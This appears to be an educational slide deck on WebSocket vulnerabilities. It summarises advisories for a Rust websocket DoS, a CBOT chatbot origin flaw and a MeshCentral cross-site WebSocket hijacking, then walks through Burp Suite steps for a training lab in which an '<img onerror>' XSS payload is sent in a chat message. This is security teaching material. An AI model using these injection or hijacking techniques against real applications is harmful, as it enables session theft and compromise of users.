
WebSocket Message

```
{"user":"Hal Pline","content":"I wanted to be a Playstation growing up, not a device to answer  
your inane questions"}
```


WHAT ARE WEBSOCKET VULNERABILITIES?



WebSocket Vulnerabilities



Rust-WebSocket DoS

Denial of Service (DoS)

Affecting `websocket` package, versions <0.26.5

INTRODUCED: 31 JUL 2022 [CVE-2022-35922](#) ? [CWE-400](#) ?

Share ▾

How to fix?

Upgrade `websocket` to version 0.26.5 or higher.

Overview

`websocket` is a WebSocket (RFC6455) library written in Rust.

Affected versions of this package are vulnerable to Denial of Service (DoS) due to an allocation failure in `Vec::with_capacity` during dataframe parsing, when untrusted WebSocket connection can lead to out-of-memory in the client or the server.

Note: This vulnerability affects only sync (non-Tokio) implementation

▼ NVD

7.5 HIGH

Attack Complexity	Low ?
Availability	HIGH ?
Attack Vector	Network ?
Privileges Required	None ?
User Interaction	None ?
Scope	Unchanged ?
Confidentiality	None ?
Integrity	None ?

CBOT Chatbot Missing Origin Validation

CVEs / CVE-2023-2886

CVE-2023-2886

MEDIUM

Information

CPEs

Plugins

Description

Missing Origin Validation in WebSockets vulnerability in CBOT Chatbot allows Content Spoofing Via Application API Manipulation.This issue affects Chatbot: before Core: v4.0.3.4 Panel: v4.0.3.7.

Details

Source: [Mitre](#), [NVD](#)

Published: 2023-05-25

CVSS v3

Base Score: 4.3

Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N

Severity: Medium

MeshCentral CSWSH

[GitHub Advisory Database](#) / [GitHub Reviewed](#) / CVE-2024-26135

MeshCentral cross-site websocket hijacking (CSWSH) vulnerability

High severity

GitHub Reviewed

Published on Feb 19 in Ylianst/MeshCentral • Updated on Feb 20

Vulnerability details

Dependabot alerts 0

Package	Affected versions	Patched versions
 meshcentral (npm)	< 1.1.21	1.1.21

Description

We have identified a cross-site websocket hijacking (CSWSH) vulnerability within the control.ashx endpoint of MeshCentral. This component is the primary mechanism used within MeshCentral to perform administrative actions on the server. To demonstrate the impact of the vulnerability we developed a proof-of-concept which leveraged the cross-site websocket hijacking vulnerability to read the server configuration file to leak the sessionKey variable, generating login tokens, and generating an authentication cookie.

The vulnerability is exploitable when an attacker is able to convince a victim end-user to click on a malicious link to a page hosting an attacker-controlled site. The attacker can then originate a cross-site websocket connection using client-side JavaScript code to connect to "control.ashx" as the victim user within MeshCentral. There are some caveats to exploiting this issue however as MeshCentral configures SameSite=Lax security setting on cookies which introduces some additional preconditions for exploitation which we cover in a subsequent section.

Severity

High 8.3 / 10

CVSS base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	Required
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H

*Once upon a time
there was a
WebSocket...*

Once upon a time there was a WebSocket



Author:
Jason Gillam

Share:




This is the story from one of our recent penetration testing engagements. Still, the story is a familiar one for those who are testing newer web applications that use one of the multitudes of evolving web app platforms built on a poorly understood technology stack. In this case, we ran into a WebSocket-based application that was thought to be relatively secure; however, the use of web sockets in the application was misunderstood, resulting in a significant set of authentication and authorization flaws. This also serves as yet another testament to the fact that automated vulnerability scanners (i.e. SAST and DAST tools) are **no match for a seasoned penetration tester**.

Impact of WebSocket Vulnerabilities

Depends on the context of the vulnerability.

- **C**onfidentiality – Could be Low, Medium or High.
- **I**ntegrity – Could be Low, Medium or High.
- **A**vailability – Could be Low, Medium or High.

HOW TO FIND & EXPLOIT WEBSOCKET VULNERABILITIES?



Testing WebSockets



How to Manipulate WebSocket Messages with Burp Suite



Example 1 – XSS in WebSocket Messages



How to Manipulate WebSocket Handshakes with Burp Suite



Example #2 – Bypass Insecure XSS Protection



Example #3 – Cross-Site WebSocket Hijacking

Testing WebSockets



How to Manipulate WebSocket Messages with Burp Suite



Example 1 – XSS in WebSocket Messages



How to Manipulate WebSocket Handshakes with Burp Suite



Example #2 – Bypass Insecure XSS Protection



Example #3 – Cross-Site WebSocket Hijacking

Manipulating WebSocket Messages



Steps to modify and resend WebSocket messages:

- Browse the target application.
- Go to **Proxy > WebSocket history**.

Intercept HTTP history <u>WebSockets history</u> Proxy settings				
Filter settings: Showing all items				
# ^	URL	Direction	Edited	Length
1	https://0ac6000003016869803f49ae0...	→ To server		4
2	https://0ac6000003016869803f49ae0...	← To client		4
3	https://0ac6000003016869803f49ae0...	→ To server		4
4	https://0ac6000003016869803f49ae0...	← To client		4
5	https://0ac6000003016869803f49ae0...	→ To server		5
6	https://0ac6000003016869803f49ae0...	← To client		66
7	https://0ac6000003016869803f49ae0...	→ To server		4
8	https://0ac6000003016869803f49ae0...	← To client		4
9	https://0ac6000003016869803f49ae0...	→ To server		18
10	https://0ac6000003016869803f49ae0...	← To client		31
11	https://0ac6000003016869803f49ae0...	← To client		6
12	https://0ac6000003016869803f49ae0...	← To client		94
13	https://0ac6000003016869803f49ae0...	→ To server		20
14	https://0ac6000003016869803f49ae0...	← To client		33
15	https://0ac6000003016869803f49ae0...	← To client		6
16	https://0ac6000003016869803f49ae0...	→ To server		4
17	https://0ac6000003016869803f49ae0...	← To client		4
18	https://0ac6000003016869803f49ae0...	← To client		95
19	https://0ac6000003016869803f49ae0...	→ To server		4
20	https://0ac6000003016869803f49ae0...	← To client		4
21	https://0ac6000003016869803f49ae0...	→ To server		4

Manipulating WebSocket Messages



Steps to modify and resend WebSocket messages:

- Browse the target application.
- Go to **Proxy > WebSocket history**.
- Right click on the message you want to modify and select **Send to Repeater**.

The screenshot shows the Burp Suite interface with the 'WebSockets history' tab selected. The table below lists the intercepted messages. Message 13 is highlighted, and a context menu is open over it, showing the 'Send to Repeater' option.

#	URL	Direction	Edited	Length	Notes
1	https://0ac6000003016869803f49ae0...	→ To server		4	
2	https://0ac6000003016869803f49ae0...	← To client		4	
3	https://0ac6000003016869803f49ae0...	→ To server		4	
4	https://0ac6000003016869803f49ae0...	← To client		4	
5	https://0ac6000003016869803f49ae0...	→ To server		5	
6	https://0ac6000003016869803f49ae0...	← To client		66	
7	https://0ac6000003016869803f49ae0...	→ To server		4	
8	https://0ac6000003016869803f49ae0...	← To client		4	
9	https://0ac6000003016869803f49ae0...	→ To server		18	
10	https://0ac6000003016869803f49ae0...	← To client		31	
11	https://0ac6000003016869803f49ae0...	← To client		6	
12	https://0ac6000003016869803f49ae0...	← To client		94	
13	https://0ac6000003016869803f49a...				
14	https://0ac6000003016869803f49a...				
15	https://0ac6000003016869803f49a...				
16	https://0ac6000003016869803f49a...				
17	https://0ac6000003016869803f49a...				
18	https://0ac6000003016869803f49a...				
19	https://0ac6000003016869803f49a...				
20	https://0ac6000003016869803f49a...				
21	https://0ac6000003016869803f49a...				

Context menu for message 13:

- https://0ac6000003016869803f...web-security-academy.net/chat
- Send to Repeater** (^⌘R)
- Send to Comparer
- Show new history window
- Add notes
- Highlight
- Delete item
- Clear history
- Copy URL
- Proxy history documentation

Message

Pretty Raw Hex

```


1 {
  "message": "hello!"
}
  
```


Manipulating WebSocket Messages



Steps to modify and resend WebSocket messages:

- Browse the target application.
- Go to **Proxy > WebSocket history**.
- Right click on the message you want to modify and select **Send to Repeater**.
- Go to Repeater, modify the message and click on **Send**.
- Check the **History** panel to confirm that the message has been modified.



Testing WebSockets



How to Manipulate WebSocket Messages with Burp Suite



Example 1 – XSS in WebSocket Messages



How to Manipulate WebSocket Handshakes with Burp Suite



Example #2 – Bypass Insecure XSS Protection



Example #3 – Cross-Site WebSocket Hijacking

Example #1: XSS in WebSocket Messages



Home | [My account](#) | [Live chat](#)

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: Hello!

Hal Pline: Does your mom know you're still up?

You: How are you?

Hal Pline: Ask your mom.

Your message:

Send

Example #1: XSS in WebSocket Messages



Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Search

Organizer
Extensions
Learn
Versions

Intercept
HTTP history
WebSockets history
Proxy settings

Filter settings: Showing all items

#	URL	Direction	Edited	Length	Notes	TLS	Time	Listen
24	https://0abb00c704619964805149f...	← To client		4		✓	23:47:30 10 ... 8080	
23	https://0abb00c704619964805149f...	→ To server		4		✓	23:47:29 10 ... 8080	
22	https://0abb00c704619964805149f...	← To client		4		✓	23:47:25 10 ... 8080	
21	https://0abb00c704619964805149f...	→ To server		4		✓	23:47:24 10 ... 8080	
20	https://0abb00c704619964805149f...	← To client		94		✓	23:47:23 10 ... 8080	
19	https://0abb00c704619964805149f...	← To client		6		✓	23:47:20 10 ... 8080	
18	https://0abb00c704619964805149f...	← To client		39		✓	23:47:20 10 ... 8080	
17	https://0abb00c704619964805149f...	→ To server		26		✓	23:47:20 10 ... 8080	
16	https://0abb00c704619964805149f...	← To client		4		✓	23:47:20 10 ... 8080	
15	https://0abb00c704619964805149f...	→ To server		4		✓	23:47:19 10 ... 8080	
14	https://0abb00c704619964805149f...	← To client		4		✓	23:47:15 10 ... 8080	
13	https://0abb00c704619964805149f...	→ To server		4		✓	23:47:14 10 ... 8080	
12	https://0abb00c704619964805149f...	← To client		96		✓	23:47:12 10 ... 8080	

Message

Pretty
Raw
Hex

```

1 {
  "message": "How are you?"
}
```

Example #1: XSS in WebSocket Messages



Intercept
HTTP history
WebSockets history
Proxy settings

Filter settings: Showing all items

#	URL	Direction	Edited	Length	Notes	TLS	Time
25	https://0abb00c704619964805149f...	→ To server		4		✓	23:47:34 10 ...
24	https://0abb00c704619964805149f...	← To client		4		✓	23:47:30 10 ...
23	https://0abb00c704619964805149f...	→ To server		4		✓	23:47:29 10 ...
22	https://0abb00c704619964805149f...	← To client		4		✓	23:47:25 10 ...
21	https://0abb00c704619964805149f...	→ To server		4		✓	23:47:24 10 ...
20	https://0abb00c704619964805149f...				https://0abb00c7046199648051...web-security-academy.net/chat		23:47:23 10 ...
19	https://0abb00c704619964805149f...				Send to Repeater	^%R	23:47:20 10 ...
18	https://0abb00c704619964805149f...				Send to Comparer		23:47:20 10 ...
17	https://0abb00c704619964805149f...				Show new history window		23:47:20 10 ...
16	https://0abb00c704619964805149f...				Add notes		23:47:20 10 ...
15	https://0abb00c704619964805149f...				Highlight		23:47:19 10 ...
14	https://0abb00c704619964805149f...				Delete item		23:47:15 10 ...
13	https://0abb00c704619964805149f...				Clear history		23:47:14 10 ...
					Copy URL		
					Proxy history documentation		

Message

Pretty
Raw
Hex

```

1 {
  "message": "How are you?"
}

```

Example #1: XSS in WebSocket Messages



DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearnVersions

1 x2 x+

WebSocket ID: 4 : https://0abb00c704619964805149f90023004a.web-security-a...   

Send WebSocket Message

Send

To server ▾

Reconnect

☒ Select next message received

PrettyRawHex

1 {

"message":"

}

Inspector

History

Search

Message	Direction	Manual	Length
{"message":"<img src=1 onerror='a..."	→ To server	✓	44
{"user":"You","content":"<img src=..."	← To client		57
TYPING	← To client		6
{"user":"Hal Pline","content":"I wou..."	← To client		126

Example #1: XSS in WebSocket Messages



Web Security Academy 

...fa1810543a000670002.web-security-academy.net says
1

OK

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#) | [Live chat](#)

Live chat

You: Hello!

Hal Pline: Does your mom know you're still up?

You: How are you?

Hal Pline: Ask your mom.

You:

Hal Pline: I've decided to ask you silly questions from now on and see how you like it

CONNECTED: -- Now chatting with Hal Pline --

Your message:

Send

Testing WebSockets



How to Manipulate WebSocket Messages with Burp Suite



Example 1 – XSS in WebSocket Messages



How to Manipulate WebSocket Handshakes with Burp Suite



Example #2 – Bypass Insecure XSS Protection



Example #3 – Cross-Site WebSocket Hijacking

Manipulating WebSocket Handshakes



Steps to manipulate WebSocket handshakes:

- Browse the target application.
- Go to **Proxy > WebSocket history**.

Intercept HTTP history <u>WebSockets history</u> Proxy settings				
Filter settings: Showing all items				
# ^	URL	Direction	Edited	Length
1	https://0ac6000003016869803f49ae0...	→ To server		4
2	https://0ac6000003016869803f49ae0...	← To client		4
3	https://0ac6000003016869803f49ae0...	→ To server		4
4	https://0ac6000003016869803f49ae0...	← To client		4
5	https://0ac6000003016869803f49ae0...	→ To server		5
6	https://0ac6000003016869803f49ae0...	← To client		66
7	https://0ac6000003016869803f49ae0...	→ To server		4
8	https://0ac6000003016869803f49ae0...	← To client		4
9	https://0ac6000003016869803f49ae0...	→ To server		18
10	https://0ac6000003016869803f49ae0...	← To client		31
11	https://0ac6000003016869803f49ae0...	← To client		6
